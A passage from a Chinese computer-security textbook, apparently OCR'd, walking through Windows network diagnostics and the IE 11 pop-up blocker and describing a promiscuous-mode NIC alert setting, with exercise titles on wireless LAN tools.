
（8）“检测到混杂模式网卡时报警”复选框：检测无线局域网内处于混杂模式的网卡，防止无线局域网计算机运行黑客软件、嗅探软件、抓包软件等，当检测出来后给出报警信息。

14.5 实战演练

实战演练1——诊断和修复网络不通

当自己的计算机不能上网时，说明计算机与网络连接不通，这时就需要诊断和修复网络了，具体的操作步骤如下。


Step 01 打开“网络连接”窗口，选中需要诊断的网络图标并右击，在弹出的快捷菜单中选择“诊断”选项，弹出“Windows网络诊断”窗口，并显示网络诊断的进度，如下图所示。



Step 02 诊断完成后，将会在下方的窗格中显示诊断的结果，如下图所示。



Step 03 单击“尝试以管理员身份进行这些修复”链接，即可开始对诊断出来的问题进行修复，如下图所示。




Step 04 修复完毕后，会给出修复的结果，提示用户疑难解答已经完成，并在下方显示已修复信息提示，如下图所示。

Windows 网络诊断
疑难解答已完成
疑难解答已对系统进行了一些更改。请尝试之前曾尝试执行的任务。
已找到问题
适配器“以太网”已禁用 已修复
关闭疑难解答
浏览其他选项
查看详细信息
关闭


实战演练2——屏蔽网页广告弹窗

Interest Explorer 11浏览器具有屏蔽网页广告弹窗的功能，使用该功能屏蔽网页广告弹窗的操作步骤如下。


Step 01 在IE 11浏览器的工作界面中选择“工具”→“弹出窗口阻止程序”菜单命令，如下图所示。




Step 02 打开“弹出窗口阻止程序”对话框，提示用户是否确实要启用Interest Explorer弹出窗口阻止程序，如下图所示。




Step 03 单击“是”按钮，即可启用该功能，然后选择“工具”→“弹出窗口阻止程序”→“弹出窗口阻止程序设置”菜单命令，如下图所示。



Step 04 打开“弹出窗口阻止程序设置”对话框，在“要允许的网站地址”文本框中输入允许的网站地址，如下图所示。



Step 05 单击“添加”按钮，即可将输入的网站地址添加到“允许的站点”列表当中。单击“关闭”按钮，即可完成弹出窗口阻止程序的设置操作，如下图所示。



14.6 小试身手

练习1：无线局域网查看工具的使用。

练习2：无线局域网攻击工具的使用。

练习3：无线局域网安全辅助工具的使用。